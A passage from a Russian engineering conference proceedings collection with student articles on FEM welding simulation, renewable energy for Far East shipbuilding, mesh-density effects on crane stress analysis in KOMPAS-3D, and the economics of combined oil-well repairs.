При сварке металлы деформируются, температура в зоне контакта изменяется от комнатной температуры до точки плавления, материал переходит в пластическое состояние. Чтобы исследовать эти явления, мы одновременно занимаемся анализом напряжений, электрическим анализом и анализом теплопередачи [4]. Разработка паке-

тов для компьютерного моделирования процессов сварки на основе метода конечных элементов открыла новые возможности в области проектирования этих процессов [6,7].

Геометрия конструкции для анализа сварки представляет собой соединение двух тонких пластин с угловым швом (рисунок. 1). Затем создается сетка с классом элемента (hex8) для пластин и заполнителей сварных швов.




Рисунок 1 – Геометрия конструкции для анализа сварки

Условия контакта определены для деформируемых тел и представляют собой склейку. Для моделей источников тепла сварочных процессов используется модель двойного эллипсоида [8]. Тепловые граничные условия и размеры зоны нагрева (сварочной ванны) задаются следующими: скорость движения сварки – 5 мм/с, ширина – 8 мм, глубина – 8 мм, передняя длина – 3 мм, и задняя длина – 7 мм.

Для анализа сварки углового соединения выбирается материал 16MnCr5 (18ХГ). Задается начальная температура 20°C для всех узлов элементов, а для плавления присадочного материала задается граничное условие пиковой температуры сварочной ванны 1500°C. Для анализа рассматриваются две траектории, по каждой из которых процесс сварки занимает 20с. Создаются требуемые механические граничные условия во время процесса сварки.

Сварочный анализ углового шва выполняется с двумя вариантами процесса сварки. Результаты анализа сварки получаются в течение 40 секунд (процесс сварки без охлаждения) и 3640 секунд (процесс сварки с охлаждением). Сравнение распределения температуры для двух анализов при 40 секундах и при 3640 секундах показано на рисунке 2.




Рисунок 2 – Сравнение результатов распределения температуры для двух анализов (без охлаждения и с охлаждением)

Результаты деформации узлов после процесса разгрузки сваренной конструкции (при 40с и при 3640с) сравниваются на четырех границах (рисунок 3) по перемещениям с помощью формулы $u = \sqrt{u_x^2 + u_y^2 + u_z^2}$. Результаты сравнения по узлам на границе 1 представлены на рисунке 4.




Рисунок 3 – Сравнение результатов деформации на 4 границах заготовки




Рисунок 4 – Сравнение результатов остаточной деформации двух анализов после процесса разгрузки для узлов на границе 1

Заключение

В результате анализа сварки тонкостенной конструкции можно обнаружить изменение геометрии. При этом в случае разгрузки без процесса охлаждения (40с) возникает больше остаточных деформаций, чем с процессом охлаждения (3640с). Поэтому для адекватной оценки остаточной конфигурации при моделировании сварки необходимо учесть время охлаждения.

Анализ остаточной конфигурации требуется для разработки способов их уменьшения, что позволит на стадии подготовки производства скорректировать технологический процесс.

СПИСОК ИСТОЧНИКОВ

1. Myung, S. Y. Three-dimensional thermo-elastic-plastic finite element method modeling for predicting weld-induced residual stresses and distortions in steel stiffened-plate structures / S. Y. Myung, M. H. Chung, K. P. Jeom // *World Journal of Engineering and Technology*. – 2018. – Vol. 6. – No 1. – P. 176-200. – DOI 10.4236/wjet.2018.61010.
2. Jiangchao, W. Framework of computational approach based on inherent deformation for welding buckling investigation during fabrication of lightweight ship panel / W. Jiangchao, Y. Bin, Z. Hong // *Ocean Engineering*. – 2018. – Vol. 157. – P. 202-210. – DOI 10.1016/j.oceaneng.2018.03.057.
3. Effect of boundary conditions on residual stress and distortion in T-joint welds / F. Guangming, I. L. Marcelo, D. Menglan, F. E. Segen // *Journal of Constructional Steel Research*. – 2014. – Vol. 102. – P. 121-135. – DOI 10.1016/j.jcsr.2014.07.008.
4. Алферов, В. И. Применение МКЭ для решения тепловой и деформационной задач расчета сварочных деформаций судовых корпусных конструкций / В. И. Алферов, Н. А. Стешенкова // *Труды Центрального научно-исследовательского института им. академика А. Н. Крылова*. – 2010. – № 56(340). – С. 147-162.
5. Comparative study of welding deformation of a stiffened panel under various welding procedures / C. Zhen, Y. Qi, L. Yu, A. S. R // *Sage Journals*. – 2017. – Vol. 233. – No 1. – DOI 10.1177/0954405417712550.
6. Еловенко, Д. А. Моделирование технологических процессов сварки в MSC.Marc Mentat : учеб. пособие / Д. А. Еловенко. – Иркутск : Изд-во ИРНИТУ, 2018. – 112 с.
7. Marc: Advanced Nonlinear Simulation Solution // Hexagon : официальный сайт. – URL: <https://hexagon.com/products/marc> (дата обращения: 02.11.2023).
8. Goldak, J. A New finite element model for welding heat sources / J. Goldak, A. Chakravarti, M. Bibby // *Metallurgical Transactions B*. – 1984. – Vol. 15. – P. 299-305. – DOI 10.1007/bf02667333.

УДК 620.9, 338

Скачкова Анастасия Александровна, студент, Севастопольский государственный университет

Skachkova Anastasia Alexandrovna, student, Sevastopol State University

Андрюхина Полина Александровна, аспирант, Дальневосточный федеральный университет

Andryukhina Polina Alexandrovna, postgraduate student, Far Eastern Federal University

ПЕРСПЕКТИВЫ ИСПОЛЬЗОВАНИЯ ВОЗОБНОВЛЯЕМЫХ ИСТОЧНИКОВ ЭНЕРГИИ В СУДОСТРОЕНИИ НА ДАЛЬНЕМ ВОСТОКЕ

PROSPECTS FOR THE USE OF RENEWABLE ENERGY SOURCES IN SHIPBUILDING IN THE FAR EAST

Аннотация. Исчерпание запасов нефти и газа делает неизбежным переход к более надежным источникам энергии. Проблемы инновационного развития, факторы и методы определения эффективности новых технологий требуют комплексного подхода и моделирования с широким горизонтом планирования. Для определения эффективного направления развития инновационного судостроения предлагается применять критерии оценки проектов с учетом всего цикла от изобретения до внедрения в экономику.

Abstract. Depletion of oil and gas reserves makes the transition to a more reliable energy supply inevitable. The problems of innovative development, factors and methods of determining the effectiveness of new technologies require an integrated approach and modeling with a wide planning horizon. To determine the effective direction of the development of innovative shipbuilding, it is proposed to apply criteria for evaluating projects taking into account the entire cycle from invention to implementation in the economy.

Ключевые слова: перспективные технологии, инновационный цикл, моделирование, экономическая эффективность.

Key words: promising technologies, innovation cycle, modeling, economic efficiency.

Введение

Снижение запасов органического топлива вынуждает научное сообщество заниматься разработкой новых энергетических установок, которые будут использовать возобновляемую и практически неисчерпаемую энергию солнца, ветра, океана.

Истощение органических ресурсов из нефти и природного газа делает неизбежным переход на новые возобновляемые (ВИЭ) и нетрадиционные источники энергии. При этом технологические способы преобразования возобновляемой энергии не получают достаточного экономического обоснования для внедрения в экономическое пространство. Поскольку эффективность новых технологий зависит от местных условий и способов определения их финансовых показателей, сложно отдать явное предпочтение какому-либо одному способу преобразования энергии.

Дальний Восток – крупнейший и удаленный регион России с богатыми природными ресурсами. Развитие металлургии, энергетики и судостроения, особенно в контексте освоения Мирового океана и шельфов, требует пересмотра подходов к планированию и учета экономических прогнозов развивающейся внешнеполитической ситуации.

Основная часть

Проекты использования перспективных энергоустановок в Хабаровском и Приморском Крае показали эффективность использования ветроэнергетических установок. На острове Рейнеке Приморского края ветроустановки послужили первым этапом внедрения альтернативных источников энергии.

Использование ветрогенераторов в прибрежных и островных районах Дальнего Востока, где скорость ветра превышает 6 м/с, обеспечивает эффективное производство электроэнергии. Это позволяет обеспечивать постоянное энергоснабжение населения, снижая зависимость от дорогостоящего дизельного топлива и способствуя развитию устойчивой энергетики в отдаленных регионах.

В целях экономии электроэнергии и практического использования энергии ветра ФГУП ДВЗ «ЗВЕЗДА» было предложено дооборудовать существующую установку в ветроэнергетический комплекс, работающий в бухте Большой Камень, на акватории завода «Звезда». Идея применения плавучих ветроэнергетических установок высказывалась доцентом ИМАПТ ДВГТУ В.В. Чебоксаровым [1]. На верхнюю палубу понтона планировалось установить 2 ВЭУ с вертикальной осью вращения – роторного типа. Выбор главных характеристик лимитировался требованиями к устойчивости при расчете для наиболее опасного ветра и габаритами существующей установки. Поэтому проводилась работа по оптимизации главных размеров ветроэнергетической установки.

Следует отметить, что длительностью научно-технологического цикла снижает у руководства предприятий желание заниматься процессами внедрения новых технологий в производство.

Для экономистов важным показателем является срок окупаемости, что в свою очередь снижает мотивацию заниматься технологическими инновациями. В международном издании *Energy Policy*, опубликовано исследование, где указано, что для технологий производства электроэнергии на ядерной, комбинированной парогазовой (используя турбины), ветровой и солнечной энергетики, среднее время от изобретения до широкой коммерциализации составило 43 года [2].

Важным становится подход к определению экономической эффективности предлагаемых к внедрению технологий и основные критерии для отбора наиболее перспективных энерготехнологий. В приоритет необходимо ставить интегральные показатели. Также требуется учитывать особенности срока окупаемости в новых внешнеэкономических условиях [1].

Применительно к Дальневосточному федеральному округу (ДФО), где с целью освоения имеемых здесь ресурсов наблюдается важность внедрения перспективных энергоустановок. Изучив факторы, оказывающие значительное влияние на развитие ДФО и внедрение ВИЭ, можно выделить финансовую состоятельность проекта и его социально-экономическую эффективность с горизонтом планирования в 30 лет.

В начале 21 века в мировой практике начали вкладываться не в готовый бизнес-план, а в исследование технологий, не имеющее «рабочей стратегии», если за ним стоят хайп, мода, вера в будущее. В 2019 году только Китай вложил около 83,4 млрд, Япония – 55,5 млрд и США -16,5 млрд, что позволило в развитие ВИЭ на земле потратить 219,2 млрд долларов [2].

В России, к сожалению, государственное и иное инвестирование обычно заканчивается на стадии изобретения. Когда фундаментальные вопросы решены, происходит разрыв в финансировании, поскольку не понятно, какую практическую, рыночную потребность может покрыть это изобретение.

Необходимо применять системный комплексный подход, особенно в условиях санкционных ограничений. Но для этого нужны новые критерии и подходы в определении социально-экономической эффективности развития регионов с учетом их климатических, экономических, исторических и организационных особенностей [3]. При этом в некоторых случаях для внедрения инновационных технологий необходим сегодня государственный заказ, по аналогии с гособоронзаказом.

Самой выигрышной стратегией в практике развития инноваций оказывается не прямая конкуренция, а кооперация. Стартап *Oxford PV*, который сфокусировался

на разработке тандемов – перовскитный и кремниевый солнечный элемент с получением устройства с рекордным КПД (в 29,8%), стал тому доказательством. Считается, что данный «скрещенный» элемент выигрывает 5% эффективности и приближается к своему теоретическому пределу эффективности. И хотя успех тандема оказался ресурсо- и интеллектуально затратным (почти 150 млн долларов), это позволяет снизить себестоимость выработки солнечной энергии, по оценкам экспертов на 17–23% за несколько лет.

Что касается методов определения эффективности для новых лабораторных исследований, то предлагается определять эффективность возобновляемых источников энергии при помощи системы показателей с выделением в ней наиболее значимого из них с финансово-экономической позиции для всех участников проекта [3]. Этот показатель должен учитывать социально-экономические последствия внедрения возобновляемых источников энергии для общества в целом, учитывая результаты в смежных секторах экономики, экологические, социальные и иные внеэкономические эффекты [4].

Все указанное выше позволяет принять во внимание при внедрении методики определения экономической эффективности ВИЭ [1]. При разработке данной идеи предлагается учитывать также особенности перспективных энергоустановок.

Для моделирования предлагается принять порядок определения показателей эффективности возобновляемой энергетики с расчётом коэффициента эффективности ($\mathcal{E}\phi$) [1] и составления графика динамики изменения данного коэффициента за расчетный период или жизненный цикл энергетической системы или отдельного объекта, если этот объект работает децентрализованно. Данный показатель предлагаем рассматривать в виде основного (взвешенного) при определении эффективности энергетических объектов и применяя ситуационные расчеты и сценарный подход с определением устойчивости инвестиционного проекта по отношению к изменениям внешних факторов и параметров самого проекта, появляется возможность определить наиболее эффективный вариант.

Заключение

Рассмотренный подход акцентирует внимание на параметрах проекта с точки зрения его устойчивости и позволяет рассчитать их предельно-допустимые значения, исходя из целесообразности для всех участников. Появляется возможность охватывать весь жизненный цикл от научного открытия до экономического внедрения, учитывая факторы и особенности экономического развития ДФО. При этом для определения видов энергетических установок инновационного судостроения сегодня важно применять комплексный подход с учетом оценки эффективности от изобретения до экономического внедрения.

СПИСОК ИСТОЧНИКОВ

1. Андрюхин, А. В. Методика определения экономической эффективности внедрения возобновляемых источников энергии / А. В. Андрюхин, В. А. Рудецкий, Ю. Г. Трубников // Сб. научных трудов «Современные методы управления промышленным производством». – Владивосток: ДВГТУ, 2000. – С. 27-32.
2. Пази, М. Растут ли темпы инноваций / М. Пази, В. Лейбин // Эксперт. – 2022. – № 16. – С. 56-62.
3. Осипов, В. А. Эффективность производства. / В. А. Осипов. – Владивосток: ДВГТУ, 1997. – 172 с.
4. Становление океанического машиностроения на Дальнем Востоке: история и перспективы: монография/ Ю. Г. Трубников, В. А. Осипов, А. В. Андрюхин, Ю. С. Ким. – Владивосток: ДВФУ, 2016. – 266 с.

УДК 66.011

Соколов Алексей Павлович, студент, Волжский государственный университет водного транспорта, Нижний Новгород

Sokolov Alexey Pavlovich, student, Volga State University of Water Transport, Nizhny Novgorod

Никитаев Игорь Владимирович, кандидат технических наук, доцент кафедры подъемно-транспортных машин и машиноремонта, Волжский государственный университет водного транспорта, Нижний Новгород

Nikitaev Igor Vladimirovich, Candidate of Engineering Sciences, Associate Professor of the Department of Lifting and Transport Machines and Mechanical Repair, Volga State University of Water Transport, Nizhny Novgorod

АНАЛИЗ ИЗМЕНЕНИЯ ЭКВИВАЛЕНТНЫХ НАПРЯЖЕНИЙ В ЗАВИСИМОСТИ ОТ СТЕПЕНИ ДИСКРЕТИЗАЦИИ РАСЧЕТНЫХ МОДЕЛЕЙ НА КОНЕЧНЫЕ ЭЛЕМЕНТЫ В ПРИЛОЖЕНИИ APM FEM CAD-СИСТЕМЫ «КОМПАС-3D»

ANALYSIS OF CHANGES IN EQUIVALENT STRESSES DEPENDING ON THE DEGREE OF DISCRETIZATION OF COMPUTATIONAL MODELS INTO FINITE ELEMENTS IN THE APM FEM APPLICATION OF THE KOMPAS-3D CAD SYSTEM

Аннотация: В данной статье рассмотрены возможности CAD-системы системы КОМПАС-3D (приложение APM FEM) для проведения прочностного анализа сложных крупногабаритных металлоемких конструкций. Инженерный анализ проводился на примере консольного крана при увеличении его грузоподъемности. Приведены результаты расчета конструкции на прочность при статическом нагружении. Дана оценка использования САЕ-системы APM FEM в учебном процессе ВУЗа.

Abstract: This article discusses the capabilities of the CAD system of the KOMPAS-3D system (APM FEM application) for conducting strength analysis of complex large-sized metal-intensive structures. Engineering analysis was carried out using the example of a jib crane with an increase in its lifting capacity. The results of structural strength calculations under static loading are presented. An assessment is made of the use of the APM FEM CAE system in the educational process of a university.

Ключевые слова: инженерный анализ, САЕ-система, КОМПАС-3D, приложение APM FEM, конечный-элемент, степень дискретизации.

Keywords: engineering analysis, CAE system, KOMPAS-3D, APM FEM application, finite element, discretization degree.

Введение

Для улучшения процесса проектирования несущих металлических конструкций подъемно-транспортных машин необходимо выполнение расчетов на прочность, устойчивость и жесткость. Однако традиционные методы строительной механики часто ограничены в возможности оценить несущую способность элементов конструкций, особенно в случаях сложных геометрических форм.

Для эффективного проведения инженерных расчетов и визуализации результатов для учебной и научной работы студентов в ФГБОУ ВО «Волжский государственный университет водного транспорта» (Н.Новгород) используется САД-система КОМПАС-3D [1] с приложением прочностного конечно-элементного анализа APM FEM.

Целью данной работы является анализ изменения эквивалентных напряжений в зависимости от степени дискретизации расчетной модели на конечные элементы на примере консольного крана в САЕ-системе APM FEM программы КОМПАС-3D.

Основная часть

Прочностной анализ модуля АРМ FEM позволяет решать следующие задачи: определение нагрузок и граничных условий, подготовка конструкции к расчету, анализ статического поведения, определение собственных частот, устойчивости и теплового нагружения. Входящие в состав программы инструменты позволяют моделировать твердотельные объекты и проводить комплексный анализ их поведения при различных воздействиях. Постпроцессор позволяет визуализировать результаты анализа и выполнять последующую обработку данных. Таким образом, функциональный набор модуля АРМ FEM обеспечивает возможность детального и всестороннего исследования конструкций с точки зрения их механической прочности и тепловых характеристик [2].

В рамках одной выпускной квалификационной работы был проведен прочностной анализ балки консольного крана, с целью увеличения его грузоподъемности с 7 до 10 тонн.

На первых двух этапах студенту необходимо было разработать расчетную 3D-модель в КОМПАС-3D (рисунок 1) и разбить (дискретизировать) расчетную модель на конечные элементы (рисунок 2).




Рисунок 1 – 3D модель консольного крана



Рисунок 2 – Фрагмент дискретизации расчетной модели на конечные элементы

В качестве материала была выбрана Ст3, которая применялась на базовом варианте крана.

В данной работе представлен анализ качества сетки разбиения на конечные элементы и его оценка (рисунок 3). Метод оценки был основан на последовательном изменении относительных размеров конечных элементов (степени дискретизации) до достижения значимого результата, например, сведения максимального напряжения в определенной зоне к определенному значению (то есть каждая итерация приводила к уменьшению изменений напряжения, не превышающих заданный допуск).



Рисунок 3 – Зависимость изменения эквивалентного напряжения от числа конечных элементов

В данном исследовании изменялось количество конечных элементов на единицу

линейного размера расчетной конструкции (степень дискретизации). Результаты данного анализа имеют важное значение для оптимизации процесса сетки разбиения и повышения качества проектирования [3].

Заключение

Изучив результаты исследования, можно сделать следующие выводы. Увеличение плотности сетки от 500000 до 1500000 приводит к резкому снижению максимального напряжения, что указывает на наличие прямой зависимости между плотностью сетки и напряжением. Однако, с дальнейшим увеличением плотности сетки, скорость изменений напряжений сильно замедляется. В итоге, кривая графика выходит на практически горизонтальную «полку», что говорит о том, что дальнейшее увеличение плотности сетки приводит только к незначительному изменению максимального напряжения при значительном увеличении времени расчетов. Полученные расчетные напряжения максимально приблизились к реальным напряжениям в расчетной конструкции.

Это указывает на насыщение системы и ограниченных возможностях для дальнейшего приближения расчетных напряжений к реальным при изменении плотности сетки [4]. Таким образом, плотность сетки играет важную роль в формировании максимального напряжения, близкого к реальному, но после достижения определенного уровня, дальнейшее изменение этого параметра приводит к незначительным изменениям расчетной величины.

Стоит отметить, что приложение APM FEM позволяет студентам решать экспресс-задачи по прочностному анализу конструкций и оперативно проводить оценку их напряженно-деформированного состояния.

Выполняя моделирование различных ситуаций, студенты технических направлений подготовки смогут проводить дальнейшие научные исследования в рамках специальных дисциплин.

СПИСОК ИСТОЧНИКОВ

1. Борисов, С. А. Оптимизации геометрии деталей и сборок в КОМПАС-3D / С. А. Борисов, А. Н. Голубев // Тезисы докладов 55-й Международной научно-технической конференции преподавателей и студентов : Тезисы докладов, Витебск, 27 апреля 2022 года. – Витебск: Витебский государственный технологический университет, 2022. – С. 241.

2. Никитаев, И. В. Определение напряженно-деформированного состояния консольного крана / И. В. Никитаев // Научно-исследовательская и проектная деятельность в образовательном процессе : сборник научных трудов. – Казань : Общество с ограниченной ответственностью "САНТРЕМ", 2023. – С. 126-132.

3. Даценко, В. М. Снижение металлоемкости деталей строительных машин на основе их прочностного анализа в среде APM FEM / В. М. Даценко // Современное промышленное и гражданское строительство. – 2019. – Т. 15, № 2. – С. 75-80.

4. Оценка напряженно-деформированного состояния причального перегружателя для определения возможности эксплуатации подъемного сооружения, отработавшего нормативный срок, на основе оценки состояния поврежденной металлоконструкции / А.С. Яблоков, А.В. Замятин, И.В. Никитаев, Р.С. Хвостов // Вестник Волжской государственной академии водного транспорта. – 2019. – № 59. – С. 11-23.

УДК 622.276

Тарасова Ксения Владимировна, студент, Удмуртский государственный аграрный университет

Tarasova Ksenia Vladimirovna, student, Udmurt State Agrarian University

Алексеева Наталья Анатольевна, доктор экономических наук, профессор, Удмуртский государственный аграрный университет

Alekseeva Natalya Anatolyevna, Doctor of Economics Sciences, Professor, Udmurt State Agrarian University

ЭКОНОМИЧЕСКОЕ ОБОСНОВАНИЕ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ РЕМОНТНЫХ РАБОТ НА НЕФТЕГАЗОВЫХ СКВАЖИНАХ

BUSINESS CASE FOR THE INCREASE EFFICIENCY OF REPAIR WORKS ON OIL AND GAS WELLS

Аннотация. Обоснован комплексный подход к ремонту нефтегазовых скважин, объединяющий операции по кислотно-солевой обработке скважин и технические работы по замене оборудования. Сложность ремонтных работ обусловлена подземным характером работ и их высокой трудоемкостью. Но это позволит сэкономить время на ремонте скважин и заработать дополнительную прибыль.

Abstract. A comprehensive approach to oil and gas well workover was substantiated, including acid-salt treatment operations and technical work on equipment replacement. The complexity of repair work is due to the underground nature of the work and their high labor intensity. But this will save time on well repair and earn additional profit.

Ключевые слова: нефть, газ, скважина, ремонтные работы, эффективность, прибыль.

Key words: oil, gas, well, maintenance, efficiency, profit.

Введение

Анализируя недостатки работ в ремонте нефтегазовых скважин, можно вывести основные проблемы: большая продолжительность ремонтных работ; увеличение аварий на месторождениях и, как следствие, увеличение простоев; нехватка материалов из-за длительного времени поставки.

Соответственно, можно выделить несколько основных направлений совершенствования работ в капитальном ремонте нефтегазовых скважин:

1) Повышение непрерывности ремонтного процесса. В данный раздел включается всё, что связано непосредственно с выполнением работ согласно плану организационно-технических мероприятий:

– обеспечение своевременного выполнения работ путём сокращения времени простоев, которые могут происходить по таким причинам, как нерациональное распределение рабочей силы и материалов, некачественно составленный план организационно-технических мероприятий, повышения аварийности;

– увеличение объема выполнения работ за счет более полного использования производственной мощности предприятия, что позволит снизить затраты на выполнение одного ремонта;

– сокращение затрат труда, времени на выполнение операций и качества производимых работ путём использования новых более совершенных технологий и методов работ, модернизации устаревшей техники и технологий, а также применения более эффективных материалов;

– ведение контроля качества ремонтных работ, оборудования и состояния скважин.

2) Повышение интенсивности работ вспомогательных организаций. Благодаря сокращению времени простоя техники и оборудования в ожидании ремонтов, обеспечению более своевременного и качественного выполнения работ по ремонту техники и оборудования можно добиться более рационального использования временных ресурсов.

3) Совершенствование организации материально-технического обслуживания ремонтного процесса. Достигается путем:

- своевременного обеспечения бригад по ремонту необходимыми материально-техническими ресурсами;
- внедрения прогрессивных норм расхода материалов на ремонтных работах;
- своевременной поставки необходимого оборудования [1-4].

Таким образом, главным условием повышения экономической эффективности является эффективное управление.

Основная часть

Комплексный подход к организации ремонтных работ на нефтегазовых скважинах состоит в том, чтобы учитывать все аспекты работы со скважиной, начиная с ее конструкции и характеристик, заканчивая особенностями типа нефти и участниками работы.

Первое обоснование комплексного подхода – скважина может иметь различные конструкции и параметры, включая глубину, диаметр, состав грунтовых слоев и многое другое. Поэтому при ремонте каждой скважины необходимо учитывать ее уникальные особенности и специфику работы с ней.

Второе обоснование заключается в том, что при ремонте нефтегазовых скважин всегда необходимо учитывать особенности залежей нефти, так как именно они определяют условия добычи нефти. Залежи нефти могут быть различных типов и свойств. Комплексный подход состоит в том, чтобы выбрать наиболее подходящий метод ремонта, сочетающий в себе механические и химические методы [5].

Третье обоснование – участники работы должны иметь опыт и знания в области ремонта нефтегазовых скважин, чтобы провести работы качественно и безопасно. Также необходимо проводить постоянное обучение и контроль процесса ремонта [6].

Рассмотрим комплексный подход к организации ремонтных работ на нефтегазовых скважинах на конкретном примере. В ООО «Петрол-Урал» поступил запрос на устранение обрыва насосных штанг. Так же в текущем году на основании план-графиков ремонтных работ на данной скважине запланировано проведение соляно-кислотной обработки с целью повышения нефтеотдачи пластов. Для снижения временных и материальных затрат целесообразно проведение двух видов ремонтных работ в комплексе [7].

Устранение обрыва штанги является одним из распространенных видов ремонтных работ. Полная стоимость ремонтных работ по устранению обрыва штанг составляет 771,6 тыс. руб.

Полная стоимость ремонтных работ по соляно-кислотной обработке скважины составляет 2,494 млн. руб. Проведение соляно-кислотной обработки позволяет увеличить дебит скважины. За счет проведения обработки раньше планового графика ремонтных работ появляется возможность дополнительной добычи нефти, а следовательно, и получение прибыли для нефтедобывающей компании. Также за счет обработки можно снизить количество нагнетательных работ и сократить расходы на обслуживание скважины. Однако проведение обработки требует значительных затрат на оборудование и реагенты, а также специальных знаний и навыков. Значит, при возникновении подземных ремонтных работ целесообразно совместно проводить и плановые ремонтные работы, что позволит существенно снизить затраты.

Стоимость объединенных ремонтных работ составит 2,567 млн. руб., что на 698,6 тыс. руб. меньше.

Так же важным показателем в выполнении ремонтных работ является затраченное время, так как простои скважины ведут к потере ее эффективности.

Общее время выполнения ремонтных работ по устранению обрыва штанг и проведению соляно-кислотной обработки составляет 530,38 бр.-час., а время выполнения объединенных ремонтных работ составляет 411,66 бр.-час., что меньше на 118,72 бр.-час.

Комплексный метод проведения ремонтных работ на нефтегазовых скважинах позволяет снизить временные затраты на ремонт на 20%. Это позволит организации увеличить количество выполняемых ремонтных работ, за счет чего прибыль организации увеличится на 10%.

Заключение

Комплексный подход к организации ремонтных работ на нефтегазовых скважинах позволяет увеличить эффективность ремонта, сократить сроки и расходы на работы, а также повысить безопасность работы. Экономия затрат на ремонт скважин и времени ремонта скважин достигаются за счет объединения некоторых операций по текущему ремонту и по повышению нефтеотдачи пластов и может достигать 20 %, что отражается на росте прибыльности проектов. Поддержание эксплуатационных нефтегазовых скважин в работоспособном состоянии – это неотъемлемая часть процесса производства продукции в нефтегазовой отрасли.

СПИСОК ИСТОЧНИКОВ

1. Секалин, А. В. Методы бурения боковых стволов нефтегазовых скважин / А. В. Секалин, Н. А. Алексеева // Производственные технологии будущего: от создания к внедрению: Материалы VI Международной научно-практической конференции молодых ученых. В 2-х частях, Комсо-мольск-на-Амуре, 05–11 декабря 2022 года / Редколлегия: С.И. Сухорук (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2023. – С. 257-259.
2. Алексеева, Н. А. Прогностические возможности опережающих индикаторов в добыче полезных ископаемых / Н. А. Алексеева // Наука Удмуртии. – 2023. – № 1 (100). – С. 52–59.
3. Алексеева, Н. А. Оценка эффективности систем пожаротушения на объектах нефтегазовой промышленности / Н. А. Алексеева, Э. З. Мифтахова // Актуальные проблемы экономики и менеджмента. – 2023. – № 2 (38). – С. 5–13.
4. Алексеева, Н. А. Проблемы планирования и оценки эффективности ремонта нефтегазовых скважин / Н. А. Алексеева // Вектор экономики. – 2022. – № 12 (78). – С. 5.
5. Техничко-экономическое проектирование : учеб. пособие : / сост.: Н. А. Алексеева, С. Ю. Борхович, И. О. Боткин. – Ижевск : ФГБОУ ВО «Удмуртский государственный университет», 2022. – URL: <http://elibrary.udsu.ru/xmlui/handle/123456789/21286> (дата обращения 04.09.2023). – Режим доступа: по подписке ФГБОУ ВО УдГУ
6. Устойчивое и динамичное развитие российской социально-экономической системы: вызовы, перспективы, риски / О. Ю. Абашева, А. О. Агеев, Н. А. Алексеева [и др.] ; Под редакцией Хамирзовой С. К., Подкопаева О. А.. – Самара : ООО НИЦ "ПНК", 2022. – 212 с. – ISBN 978-5-6049405-1-8.
7. Алексеева, Н. А. Комплексный экономический анализ : сборник задач / Н. А. Алексеева. – Ижевск : Ижевская государственная сельскохозяйственная академия, 2022. – 108 с.

УДК773.93

Третьяков Валерий Артемович, студент, Комсомольский-на-Амуре государственный университет.

Tretyakov Valery Artemovich, student, Komsomolsk-na-Amure State University

Куриный Владислав Викторович, кандидат технических наук, доцент, заведующий кафедрой "Кораблестроения и компьютерного моделирования", Комсомольский-на-Амуре государственный университет

Kuriny Vladislav Viktorovich, Candidate of Engineering Sciences, Associate Professor, Head of the Department "Shipbuilding and Computer Engineering", Komsomolsk-na-Amure State University

ОСОБЕННОСТИ 3D ПЕЧАТИ ИЗДЕЛИЯ ТИПА «ФЛАНЕЦ» НА ФОТОПОЛИМЕРНОМ ПРИНТЕРЕ

FEATURES OF 3D PRINTING A "FLANGE" TYPE PRODUCT ON A PHOTOPOLYMER PRINTER

